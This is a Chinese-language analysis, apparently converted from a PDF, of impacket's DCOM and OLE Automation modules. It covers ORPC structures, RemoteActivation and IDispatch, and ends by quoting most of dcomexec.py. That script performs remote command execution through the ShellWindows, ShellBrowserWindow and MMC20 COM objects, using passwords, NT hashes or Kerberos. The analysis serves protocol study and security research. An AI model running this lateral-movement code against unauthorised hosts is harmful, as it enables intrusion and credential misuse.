class PCOMVERSION(NDRPOINTER):
    .....
```

下面是orpc通信过程中二进制大数据文件,数据编码,激活,oxid解析,创建远程对象等结构体的定义类

```
class ORPC_EXTENT(NDRSTRUCT):
    ....
class BYTE_ARRAY(NDRUniConformantArray):
    ....
class OBJREF(NDRSTRUCT):
    ....
```

之后是DCOM的连接类,可以通过该类创建DCOM通信连接,创建远程对象,对服务器进行ping

```
class DCOMConnection:
    """
    This class represents a DCOM Connection. It is in charge of establishing the

    DCE connection against the portmap, and then launch a thread that will be
    pinging the objects created against the target.
    In theory, there should be a single instance of this class for every target
    """
    PINGTIMER = None
```

```
    OID_ADD = {}
    OID_DEL = {}
    OID_SET = {}
    PORTMAPS = {}

    def __init__(self, target, username='', password='', domain='', lmhash='',
nthash='', aesKey='', TGT=None, TGS=None,
                 authLevel=RPC_C_AUTHN_LEVEL_PKT_PRIVACY, oxidResolver=False,
doKerberos=False, kdcHost=None):
        self.__target = target
        self.__userName = username
        self.__password = password
        self.__domain = domain
        self.__lmhash = lmhash
        self.__nthash = nthash
        self.__aesKey = aesKey
        self.__TGT    = TGT
        self.__TGS    = TGS
        self.__authLevel = authLevel
        self.__portmap = None
        self.__oxidResolver = oxidResolver
        self.__doKerberos = doKerberos
        self.__kdcHost = kdcHost
        self.initConnection()
        .....
def pingServer(cls):
    ......
def CoCreateInstanceEx(self, clsid, iid):
    ......
```

ORPCTHIS 实例类

ORPCTHIS 结构是在ORPC请求 PDU 中发送的第一个（隐式）参数，用于将ORPC 扩展数据发送到服务器。ORPCTHIS 结构也作为激活 RPC 请求中的显式参数发送。

```
 typedef struct tagORPCTHIS {
   COMVERSION version;
   unsigned long flags;
   unsigned long reserved1;
   CID cid;
   [unique] ORPC_EXTENT_ARRAY* extensions;
 } ORPCTHIS;
```

这个类主要用于请求rpc激活请求

```
classInstance = CLASS_INSTANCE(ORPCthis, stringBindings)
        return IRemUnknown2(INTERFACE(classInstance,
b''.join(resp['ppInterfaceData'][0]['abData']),
ipidRemUnknown,target=self.__portmap.get_rpc_transport().getRemoteHost()))
```

INTERFACE 接口类

初始化interface接口通信必要的参数

```
  if interfaceInstance is not None:
            self.__target = interfaceInstance.get_target()
            self.__iPid = interfaceInstance.get_iPid()
            self.__oid  = interfaceInstance.get_oid()
            self.__oxid = interfaceInstance.get_oxid()
            self.__cinstance = interfaceInstance.get_cinstance()
            self.__objRef = interfaceInstance.get_objRef()
            self.__ipidRemUnknown = interfaceInstance.get_ipidRemUnknown()
```

process_interface函数处理对象引用数据包编组格式.

如果已存储连接信息,connect函数根据target和oxid建立一个线程连接并根据iid绑定远程rpc接口建立上下文,

如果不存在oxid连接信息则解析链接地址并通过dcerpc工厂类绑定接口建立tcp连接,并设置credentials凭证

和kerberos信息,最终保存连接信息

```
 def connect(self, iid = None):
        if (self.__target in INTERFACE.CONNECTIONS) is True:
            if current_thread().name in INTERFACE.CONNECTIONS[self.__target] and
\
                               (self.__oxid in INTERFACE.CONNECTIONS[self.__target]
[current_thread().name]) is True:
                dce = INTERFACE.CONNECTIONS[self.__target]
[current_thread().name][self.__oxid]['dce']
                currentBinding = INTERFACE.CONNECTIONS[self.__target]
[current_thread().name][self.__oxid]['currentBinding']
                if currentBinding == iid:
                    # We don't need to alter_ctx
                    pass
                else:
                    newDce = dce.alter_ctx(iid)
                    INTERFACE.CONNECTIONS[self.__target][current_thread().name]
[self.__oxid]['dce'] = newDce
                    INTERFACE.CONNECTIONS[self.__target][current_thread().name]
[self.__oxid]['currentBinding'] = iid
            else:
                stringBindings = self.get_cinstance().get_string_bindings()
                # No OXID present, we should create a new connection and store
it
                stringBinding = None
                isTargetFQDN = self.is_fqdn()
                .....
                .....
                if binding.upper().find(self.get_target().upper()) >= 0:
                stringBinding = 'ncacn_ip_tcp:' + strBinding['aNetworkAddr']
[:-1]                           .....
```

IRemUnknown 远程Unknown接口类

实现了RemQueryInterface(根据IPID查询接口),RemAddRef,RemRelease三个函数

IObjectExporter类

实现了ObjectExporter,包含解析oxid,ping,检查ServerAlive功能

```
def ResolveOxid(self, pOxid, arRequestedProtseqs):
    ....
def SimplePing(self, setId):
    ....
def ServerAlive(self):
    ....
```

IActivation 激活类

IRemoteActivation是一个由Service Control Manager (SCM)暴露出来的RPC接口（不是COM接口），它管理WindonwsNT服务，运行在每台计算机上，进程名称为RPCSS.EXE。IRemoteActivation只有一个方法RemoteActivation

```
 error_status_t RemoteActivation(
   [in] handle_t hRpc,
   [in] ORPCTHIS* ORPCthis,
   [out] ORPCTHAT* ORPCthat,
   [in] GUID* Clsid,
   [in, string, unique] wchar_t* pwszObjectName,
   [in, unique] MInterfacePointer* pObjectStorage,
   [in] DWORD ClientImpLevel,
   [in] DWORD Mode,
   [in, range(1, MAX_REQUESTED_INTERFACES)]
     DWORD Interfaces,
   [in, unique, size_is(Interfaces)]
     IID* pIIDs,
   [in, range(0, MAX_REQUESTED_PROTSEQS)]
     unsigned short cRequestedProtseqs,
   [in, size_is(cRequestedProtseqs)]
     unsigned short aRequestedProtseqs[],
   [out] OXID* pOxid,
   [out] DUALSTRINGARRAY** ppdsaOxidBindings,
   [out] IPID* pipidRemUnknown,
   [out] DWORD* pAuthnHint,
   [out] COMVERSION* pServerVersion,
   [out] HRESULT* phr,
   [out, size_is(Interfaces), disable_consistency_check]
     MInterfacePointer** ppInterfaceData,
   [out, size_is(Interfaces), disable_consistency_check]
     HRESULT* pResults
 );
```

它被设计用来激活远程计算机上的COM对象。这是一个非常强大的功能，但在纯RPC中没有提供.通过IRemoteActivation接口，一台机器上的SCM与另一台机器上的SCM联络，要求它激活一个对象，即客户机上的SCM调用服务器上SCM的IRemoteActivation::RemoteActivation,要求它激活以CLSID（方法第四个参数）为标识的对象。RemoteActivation返回一个激活对象的封送接口指针和两个特殊的值：接口指针标识（IPID）和对象对外联络标识（OXID）。每种支持的网络协议，都有一个周知的SCM端口，每个端口都标识了一个基于网络协议的虚拟通讯通道。例如，当使用TCP或UDP时，这个端口是1066，当使用命名管道时，管道名称为\pipe\mypipe，SCM常用协议如图所示。

Constant/value	Description

Constant/value	Description
ncacn_nb_tcp Connection-oriented NetBIOS over Transmission Control Protocol (TCP)	Client only: MS-DOS, Windows 3.*x* Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncacn_nb_ipx Connection-oriented NetBIOS over Internet Packet Exchange (IPX)	Client only: MS-DOS, Windows 3.*x* Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncacn_nb_nb Connection-oriented NetBIOS Enhanced User Interface (NetBEUI)	Client only: MS-DOS, Windows 3.*x* Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT, Windows Me, Windows 98, Windows 95
ncacn_ip_tcp Connection-oriented Transmission Control Protocol/Internet Protocol (TCP/IP)	Client only: MS-DOS, Windows 3.*x*, and Apple Macintosh Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT, Windows Me, Windows 98, Windows 95
ncacn_np Connection-oriented named pipes	Client only: MS-DOS, Windows 3.*x*, Windows 95 Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncacn_spx Connection-oriented Sequenced Packet Exchange (SPX)	Client only: MS-DOS, Windows 3.*x* Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT, Windows Me, Windows 98, Windows 95
ncacn_dnet_nsp Connection-oriented DECnet transport	Client only: MS-DOS, Windows 3.*x*
ncacn_at_dsp Connection-oriented AppleTalk DSP	Client: Apple Macintosh Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncacn_vns_spp Connection-oriented Vines scalable parallel processing (SPP) transport	Client only: MS-DOS, Windows 3.*x* Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncadg_ip_udp Datagram (connectionless) User Datagram Protocol/Internet Protocol (UDP/IP)	Client only: MS-DOS, Windows 3.*x* Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncadg_ipx Datagram (connectionless) IPX	Client only: MS-DOS, Windows 3.*x* Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncadg_mq Datagram (connectionless) over the Microsoft Message Queue Server (MSMQ)	Client only: Windows Me/98/95 Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT Server 4.0 with SP3 and later

Constant/value	Description
ncacn_http Connection-oriented TCP/IP using Microsoft Internet Information Server as HTTP proxy	Client only: Windows Me/98/95 Client and Server: Windows Server 2003, Windows XP, Windows 2000
ncalrpcLocal procedure call	Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT, Windows Me, Windows 98, Windows 95

函数功能实现和所需参数如下

```
    def RemoteActivation(self, clsId, iid):
        # Only supports one interface at a time
        self.__portmap.bind(IID_IActivation)
        ORPCthis = ORPCTHIS() 指定ORPCthis,扩展必须为null
        ORPCthis['cid'] = generate()
        ORPCthis['extensions'] = NULL
        ORPCthis['flags'] = 1

        request = RemoteActivation()
        request['Clsid'] = clsId 指定要创建对象的CLSID
        request['pwszObjectName'] = NULL 用于初始化对象的字符串
        request['pObjectStorage'] = NULL 用于初始化对象的objref
        request['ClientImpLevel'] = 2 包含一个值,在接收时被忽略
        request['Mode'] = 0 激活类工厂时为0XFFFFFFFF.否则为0
        request['Interfaces'] = 1 pIID元素数量

        _iid = IID()
        _iid['Data'] = iid

        request['pIIDs'].append(_iid)  要创建的对象上请求的接口id数组
        request['cRequestedProtseqs'] = 1 这必须包含 aRequestedProtseqs 中元素的数量。这个值必须在 1 和 MAX_REQUESTED_PROTSEQS 之间
        request['aRequestedProtseqs'].append(7) 客户端支持的RPC协议的序列标识符

        resp = self.__portmap.request(request)

        # Now let's parse the answer and build an Interface instance

        ipidRemUnknown = resp['pipidRemUnknown'] 这必须包含对象导出器远程未知对象的IPID。

        Oxids = b''.join(pack('<H', x) for x in resp['ppdsaOxidBindings']['aStringArray']) object export的oxid
        strBindings = Oxids[:resp['ppdsaOxidBindings']['wSecurityOffset']*2]
        securityBindings = Oxids[resp['ppdsaOxidBindings']['wSecurityOffset']*2:]

        done = False
        stringBindings = list()
        while not done:
            if strBindings[0:1] == b'\x00' and strBindings[1:2] == b'\x00':
```

```
                done = True
            else:
                binding = STRINGBINDING(strBindings) 这必须包含对象导出器支持的字符串
和安全绑定，并且不能为 NULL。返回的字符串绑定应该包含端点。
                stringBindings.append(binding)
                strBindings = strBindings[len(binding):]

        done = False
        while not done:
            if len(securityBindings) < 2:
                done = True
            elif securityBindings[0:1] == b'\x00' and securityBindings[1:2 ]==
b'\x00':
                done = True
            else:
                secBinding = SECURITYBINDING(securityBindings)
                securityBindings = securityBindings[len(secBinding):]

        classInstance = CLASS_INSTANCE(ORPCthis, stringBindings)
        return IRemUnknown2(INTERFACE(classInstance,
b''.join(resp['ppInterfaceData'][0]['abData']), ipidRemUnknown,

 target=self.__portmap.get_rpc_transport().getRemoteHost()))
```

IRemoteSCMActivator 远程SCM激活类

实现了RemoteGetClassObject和RemoteCreateInstance

客户端使用 RemoteGetClassObject (Opnum 3) 方法为类工厂对象创建对象引用。

```
HRESULT RemoteGetClassObject(
  [in] handle_t rpc,
  [in] ORPCTHIS* orpcthis,
  [out] ORPCTHAT* orpcthat,
  [in, unique] MInterfacePointer* pActProperties,
  [out] MInterfacePointer** ppActProperties
);
```

客户端使用 RemoteCreateInstance (Opnum 4) 方法为实际对象创建对象引用。

```
HRESULT RemoteCreateInstance(
  [in] handle_t rpc,
  [in] ORPCTHIS* orpcthis,
  [out] ORPCTHAT* orpcthat,
  [in, unique] MInterfacePointer* pUnkOuter,
  [in, unique] MInterfacePointer* pActProperties,
  [out] MInterfacePointer** ppActProperties
);
```

MInterfacePointer 是一个 NDR 封包结构

```
typedef struct tagMInterfacePointer {
  unsigned long ulCntData;
  [size_is(ulCntData)] byte abData[];
} MInterfacePointer;
```

ulCntData： 这必须指定*abData*参数的大小（以字节为单位）。

在impacket中因为wmi功能基于dcom协议,所以主要是在wmiquery功能实现和wmiexec和dcomexec中建立dcom连接使用

之后调用ShellWindows\ShellBrowserWindow等com组件实现命令执行和shell

```
eg.examples/dcomexec.py
from impacket.dcerpc.v5.dcomrt import DCOMConnection, COMVERSION
    .......
       dcom = DCOMConnection(addr, self.__username, self.__password,
self.__domain, self.__lmhash, self.__nthash,
                             self.__aesKey, oxidResolver=True,
doKerberos=self.__doKerberos, kdcHost=self.__kdcHost)
        try:
            dispParams = DISPPARAMS(None, False)
            dispParams['rgvarg'] = NULL
            dispParams['rgdispidNamedArgs'] = NULL
            dispParams['cArgs'] = 0
            dispParams['cNamedArgs'] = 0

            if self.__dcomObject == 'ShellWindows':
                # ShellWindows CLSID (Windows 7, Windows 10, Windows Server
2012R2)
                iInterface = dcom.CoCreateInstanceEx(string_to_bin('9BA05972-
F6A8-11CF-A442-00A0C90A8F39'), IID_IDispatch)
                iMMC = IDispatch(iInterface)
                resp = iMMC.GetIDsOfNames(('Item',))
                resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_METHOD, dispParams,
0, [], [])
                iItem = IDispatch(self.getInterface(iMMC, resp['pVarResult']
['_varUnion']['pdispVal']['abData']))
                resp = iItem.GetIDsOfNames(('Document',))
                resp = iItem.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET,
dispParams, 0, [], [])
                pQuit = None
            elif self.__dcomObject == 'ShellBrowserWindow':
                # ShellBrowserWindow CLSID (Windows 10, Windows Server 2012R2)
                iInterface = dcom.CoCreateInstanceEx(string_to_bin('C08AFD90-
F2A1-11D1-8455-00A0C91F3880'), IID_IDispatch)
                iMMC = IDispatch(iInterface)
                resp = iMMC.GetIDsOfNames(('Document',))
                resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET,
dispParams, 0, [], [])
                pQuit = iMMC.GetIDsOfNames(('Quit',))[0]
            elif self.__dcomObject == 'MMC20':
                iInterface = dcom.CoCreateInstanceEx(string_to_bin('49B2791A-
B1AE-4C90-9B8E-E860BA07F889'), IID_IDispatch)
                iMMC = IDispatch(iInterface)
                resp = iMMC.GetIDsOfNames(('Document',))
```


```
                resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET,
dispParams, 0, [], [])
                pQuit = iMMC.GetIDsOfNames(('Quit',))[0]
            else:
                logging.fatal('Invalid object %s' % self.__dcomObject)
                return
```

dcom


[MS-OAUT]oaut.py

对象链接与嵌入（OLE）自动化是 Microsoft 公司的 OLE 2.0 体系结构的组成部分。借助 OLE 自动化，无论使用哪种语言来编写应用程序，应用程序都可以在 OLE 自动化对象中公布它们的属性和方法。于是，其他应用程序（例如 MSSQL或 Microsoft Exchange）可以通过 OLE 自动化来利用这些属性和方法，从而集成这些对象。公布属性和方法的应用程序被称为 OLE 自动化服务器或对象，而访问那些属性和方法的应用程序被称为 OLE 自动化控制器。比如MSSQL可以通过sp_configure 开启OLE Automation Procedures通过Transact-SQL 批处理中实例化 OLE 自动化对象,OLE 自动化服务器是实现了 OLE IDispatch 接口的 COM 组件（对象）。OLE 自动化控制器是 COM 客户机，它通过 IDispatch 接口与自动化服务器进行通信。COM 是 OLE 的基础.

OLE的核心时IDispatch,具体调用如下



IDispatch::GetIDsOfNames的response返回的是想要调用的方法的DISPID,如果知道id的话也可以直接调用



常见接口id如下

常量/值	描述
CLSID_RecordInfo{0000002F-0000-0000-C000-000000000046}	RecordInfoData的 OBJREF_CUSTOM 解组器 CLSID （第 2.2.31 节）。
IID_IRecordInfo{0000002F-0000-0000-C000-000000000046}	**pRecInfo OBJREF 结构的IID**字段的值（参见2.2.28.2.1节）。
IID_IDispatch{00020400-0000-0000-C000-000000000046}	与 IDispatch接口关联的 GUID （请参阅第3.1节）。
IID_ITypeComp{00020403-0000-0000-C000-000000000046}	与 ITypeComp 接口关联的 GUID（请参阅第3.5节）。
IID_I类型信息{00020401-0000-0000-C000-000000000046}	与 ITypeInfo 接口关联的 GUID（请参阅第3.7节）。
IID_ITypeInfo2{00020412-0000-0000-C000-000000000046}	与 ITypeInfo2 接口关联的 GUID（请参阅第3.9节）。
IID_I类型库{00020402-0000-0000-C000-000000000046}	与 ITypeLib 接口关联的 GUID（请参阅第3.11节）。
IID_ITypeLib2{00020411-0000-0000-C000-000000000046}	与 ITypeLib2 接口关联的 GUID（请参阅第3.13节）。
IID_I未知{00000000-0000-0000-C000-000000000046}	与 IUnknown 接口关联的 GUID。
IID_IEnumVARIANT{00020404-0000-0000-C000-000000000046}	与 IEnumVARIANT 接口关联的 GUID（请参阅第3.3节）。
IID_NULL{00000000-0000-0000-0000-000000000000}	标识 NULL 值的 GUID（如 [C706] 部分 A1 nil UUID中指定）。

在模块中IDispatch类实现的方法如下

```
GetTypeInfoCount 定自动化服务器是否提供类型描述信息
GetTypeInfo      提供对自动化服务器公开的类型描述信息的访问
GetIDsOfNames    将单个成员名称（方法或属性名称）和一组可选的参数名称映射到一组相应的整数DISPIDs，可用于对IDispatch::Invoke的后续调用。
Invoke           提供对自动化服务器公开的属性和方法的访问


 HRESULT GetIDsOfNames(
   [in] REFIID riid,
   必须等于 IID_NULL
   [in, size_is(cNames)] LPOLESTR* rgszNames
   必须是要映射的字符串数组。数组中的第一个字符串必须指定服务器支持的方法或属性的名称。任何附加字符串必须包含第一个字符串中的值指定的方法或属性的所有参数的名称。映射必须不区分大小写。
   [in, range(0,16384)] UINT cNames,
   必须等于要映射的名称的数量，并且必须介于 0 和 16384 之间
   [in] LCID lcid,
   必须等于解释名称的区域设置 ID。
   [out, size_is(cNames)] DISPID* rgDispId
```

```
    必须是由服务器填写的 DISPID 数组。每个 DISPID 按位置对应于rgszNames中传递的名称之一。
    如果严重性位设置为 0，则该方法成功完成。
    如果严重性位设置为 1 并且整个 HRESULT DWORD 与下表中的值不匹配，则发生致命故障。
    如果严重性位设置为 1 并且整个 HRESULT DWORD 与下表中的值匹配，则发生故障。
 );

  HRESULT Invoke(
    [in] DISPID dispIdMember,必须等于要调用的方法或属性的DISPID
    [in] REFIID riid,必须等于 IID_NULL
    [in] LCID lcid,须等于自动化服务器支持的区域设置 ID
    [in] DWORD dwFlags,必须是下表中指定的位标志的组合
    [in] DISPPARAMS* pDispParams,
 指针必须指向 定义传递给方法的参数的DISPPARAMS结构。参数必须以pDispParams->rgvarg相反的顺序存储，以便第一个参数是数组中索引最高的那个。Byref 参数必须在此数组中标记为 VT_EMPTY 条目，并改为存储在rgVarRef中 。
    [out] VARIANT* pVarResult,指向将填充方法或属性调用结果的 VARIANT指针
    [out] EXCEPINFO* pExcepInfo,如果该值不为空且返回值为 DISP_E_EXCEPTION，则该结构必须由自动化服务器填充。否则，它必须为scode 和wCode字段指定一个 0 值，并且必须在接收时忽略它。
    [out] UINT* pArgErr,如果此值不为空且返回值为 DISP_E_TYPEMISMATCH 或 DISP_E_PARAMNOTFOUND，则此参数必须等于pDispParams->rgvarg第一个有错误的参数的索引（在内）。否则，在收到时必须忽略它。
    [in] UINT cVarRef,必须等于pDispParams中传递的 byref 参数的数量。
    [in, size_is(cVarRef)] UINT* rgVarRefIdx,必须包含一个cVarRef 无符号整数数组，其中包含标记为 VT_EMPTY 条目的 byref 参数的索引pDispParams->rgvarg。
    [in, out, size_is(cVarRef)] VARIANT* rgVarRef必须包含客户端在调用时设置的 byref 参数，以及从调用成功返回时由服务器设置的参数。此数组中的参数也必须以相反的顺序存储，以便第一个 byref 参数在数组中具有最高索引。
 );
```

价值	意义
调度方法0x00000001	该成员作为方法调用。
DISPATCH_PROPERTYGET0x00000002	该成员作为属性或数据成员检索。
DISPATCH_PROPERTYPUT0x00000004	该成员被更改为属性或数据成员。
DISPATCH_PROPERTYPUTREF0x00000008	成员通过引用赋值而不是值赋值进行更改。仅当属性接受对对象的引用时，此标志才有效。
DISPATCH_zeroVarResult0x00020000	必须指定客户端对实际的 pVarResult [out] 参数不感兴趣。返回时，*pVarResult*参数必须指向一个 VT_EMPTY 变体，所有保留字段都设置为 0。
DISPATCH_zeroExcepInfo0x00040000	必须指定客户端对实际的 pExcepInfo [out] 参数不感兴趣。返回时， *pExcepInfo*必须指向一个 EXCEPINFO 结构，所有标量字段设置为 0，所有 BSTR 字段设置为 NULL。
DISPATCH_zeroArgErr0x00080000	必须指定客户端对实际的 pArgErr [out] 参数不感兴趣。返回时，*pArgErr*必须设置为 0。

核心方法是Invoke和GetIDsOfNames

```
    def GetIDsOfNames(self, rgszNames, lcid = 0):
```

```
        request = IDispatch_GetIDsOfNames()
        request['riid'] = IID_NULL
        for name in rgszNames:
            tmpName = LPOLESTR()
            tmpName['Data'] = checkNullString(name)
            request['rgszNames'].append(tmpName)
        request['cNames'] = len(rgszNames)
        request['lcid'] = lcid
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        IDs = list()
        for id in resp['rgDispId']:
            IDs.append(id)

        return IDs

    def Invoke(self, dispIdMember, lcid, dwFlags, pDispParams, cVarRef,
rgVarRefIdx, rgVarRef):
        request = IDispatch_Invoke()
        request['dispIdMember'] = dispIdMember
        request['riid'] = IID_NULL
        request['lcid'] = lcid
        request['dwFlags'] = dwFlags
        request['pDispParams'] = pDispParams
        request['cVarRef'] = cVarRef
        request['rgVarRefIdx'] = rgVarRefIdx
        request['rgVarRef'] = rgVarRefIdx
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        return resp
```

在domexec的shellwindows组件调用中就使用了invoke函数

```
class DCOMEXEC:
    def __init__(self, command='', username='', password='', domain='',
hashes=None, aesKey=None, share=None,
                 noOutput=False, doKerberos=False, kdcHost=None,
dcomObject=None, shell_type=None):
        self.__command = command
        self.__username = username
        self.__password = password
        self.__domain = domain
        self.__lmhash = ''
        self.__nthash = ''
        self.__aesKey = aesKey
        self.__share = share
        self.__noOutput = noOutput
        self.__doKerberos = doKerberos
        self.__kdcHost = kdcHost
        self.__dcomObject = dcomObject
        self.__shell_type = shell_type
        self.shell = None
        if hashes is not None:
            self.__lmhash, self.__nthash = hashes.split(':')

    def getInterface(self, interface, resp):
        # Now let's parse the answer and build an Interface instance
```

```
        objRefType = OBJREF(b''.join(resp))['flags']
        objRef = None
        if objRefType == FLAGS_OBJREF_CUSTOM:
            objRef = OBJREF_CUSTOM(b''.join(resp))
        elif objRefType == FLAGS_OBJREF_HANDLER:
            objRef = OBJREF_HANDLER(b''.join(resp))
        elif objRefType == FLAGS_OBJREF_STANDARD:
            objRef = OBJREF_STANDARD(b''.join(resp))
        elif objRefType == FLAGS_OBJREF_EXTENDED:
            objRef = OBJREF_EXTENDED(b''.join(resp))
        else:
            logging.error("Unknown OBJREF Type! 0x%x" % objRefType)

        return IRemUnknown2(
            INTERFACE(interface.get_cinstance(), None,
interface.get_ipidRemUnknown(), objRef['std']['ipid'],
                      oxid=objRef['std']['oxid'], oid=objRef['std']['oxid'],
                      target=interface.get_target()))

    def run(self, addr, silentCommand=False):
        if self.__noOutput is False and silentCommand is False:
            smbConnection = SMBConnection(addr, addr)
            if self.__doKerberos is False:
                smbConnection.login(self.__username, self.__password,
self.__domain, self.__lmhash, self.__nthash)
            else:
                smbConnection.kerberosLogin(self.__username, self.__password,
self.__domain, self.__lmhash,
                                            self.__nthash, self.__aesKey,
kdcHost=self.__kdcHost)

            dialect = smbConnection.getDialect()
            if dialect == SMB_DIALECT:
                logging.info("SMBv1 dialect used")
            elif dialect == SMB2_DIALECT_002:
                logging.info("SMBv2.0 dialect used")
            elif dialect == SMB2_DIALECT_21:
                logging.info("SMBv2.1 dialect used")
            else:
                logging.info("SMBv3.0 dialect used")
        else:
            smbConnection = None

        dcom = DCOMConnection(addr, self.__username, self.__password,
self.__domain, self.__lmhash, self.__nthash,
                              self.__aesKey, oxidResolver=True,
doKerberos=self.__doKerberos, kdcHost=self.__kdcHost)
        try:
            dispParams = DISPPARAMS(None, False)
            dispParams['rgvarg'] = NULL
            dispParams['rgdispidNamedArgs'] = NULL
            dispParams['cArgs'] = 0
            dispParams['cNamedArgs'] = 0

            if self.__dcomObject == 'ShellWindows':
```

```
                # ShellWindows CLSID (Windows 7, Windows 10, Windows Server
2012R2)
                iInterface = dcom.CoCreateInstanceEx(string_to_bin('9BA05972-
F6A8-11CF-A442-00A0C90A8F39'), IID_IDispatch)
                iMMC = IDispatch(iInterface)
                resp = iMMC.GetIDsOfNames(('Item',))
                resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_METHOD, dispParams,
0, [], [])
                iItem = IDispatch(self.getInterface(iMMC, resp['pVarResult']
['_varUnion']['pdispVal']['abData']))
                resp = iItem.GetIDsOfNames(('Document',))
                resp = iItem.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET,
dispParams, 0, [], [])
                pQuit = None
            elif self.__dcomObject == 'ShellBrowserWindow':
                # ShellBrowserWindow CLSID (Windows 10, Windows Server 2012R2)
                iInterface = dcom.CoCreateInstanceEx(string_to_bin('C08AFD90-
F2A1-11D1-8455-00A0C91F3880'), IID_IDispatch)
                iMMC = IDispatch(iInterface)
                resp = iMMC.GetIDsOfNames(('Document',))
                resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET,
dispParams, 0, [], [])
                pQuit = iMMC.GetIDsOfNames(('Quit',))[0]
            elif self.__dcomObject == 'MMC20':
                iInterface = dcom.CoCreateInstanceEx(string_to_bin('49B2791A-
B1AE-4C90-9B8E-E860BA07F889'), IID_IDispatch)
                iMMC = IDispatch(iInterface)
                resp = iMMC.GetIDsOfNames(('Document',))
                resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET,
dispParams, 0, [], [])
                pQuit = iMMC.GetIDsOfNames(('Quit',))[0]
            else:
                logging.fatal('Invalid object %s' % self.__dcomObject)
                return

            iDocument = IDispatch(self.getInterface(iMMC, resp['pVarResult']
['_varUnion']['pdispVal']['abData']))

            if self.__dcomObject == 'MMC20':
                resp = iDocument.GetIDsOfNames(('ActiveView',))
                resp = iDocument.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET,
dispParams, 0, [], [])

                iActiveView = IDispatch(self.getInterface(iMMC,
resp['pVarResult']['_varUnion']['pdispVal']['abData']))
                pExecuteShellCommand =
iActiveView.GetIDsOfNames(('ExecuteShellCommand',))[0]
                self.shell = RemoteShellMMC20(self.__share, (iMMC, pQuit),
(iActiveView, pExecuteShellCommand), smbConnection, self.__shell_type,
silentCommand)
            else:
                resp = iDocument.GetIDsOfNames(('Application',))
                resp = iDocument.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET,
dispParams, 0, [], [])
```

```
                iActiveView = IDispatch(self.getInterface(iMMC,
resp['pVarResult']['_varUnion']['pdispVal']['abData']))
                pExecuteShellCommand =
iActiveView.GetIDsOfNames(('ShellExecute',))[0]
                self.shell = RemoteShell(self.__share, (iMMC, pQuit),
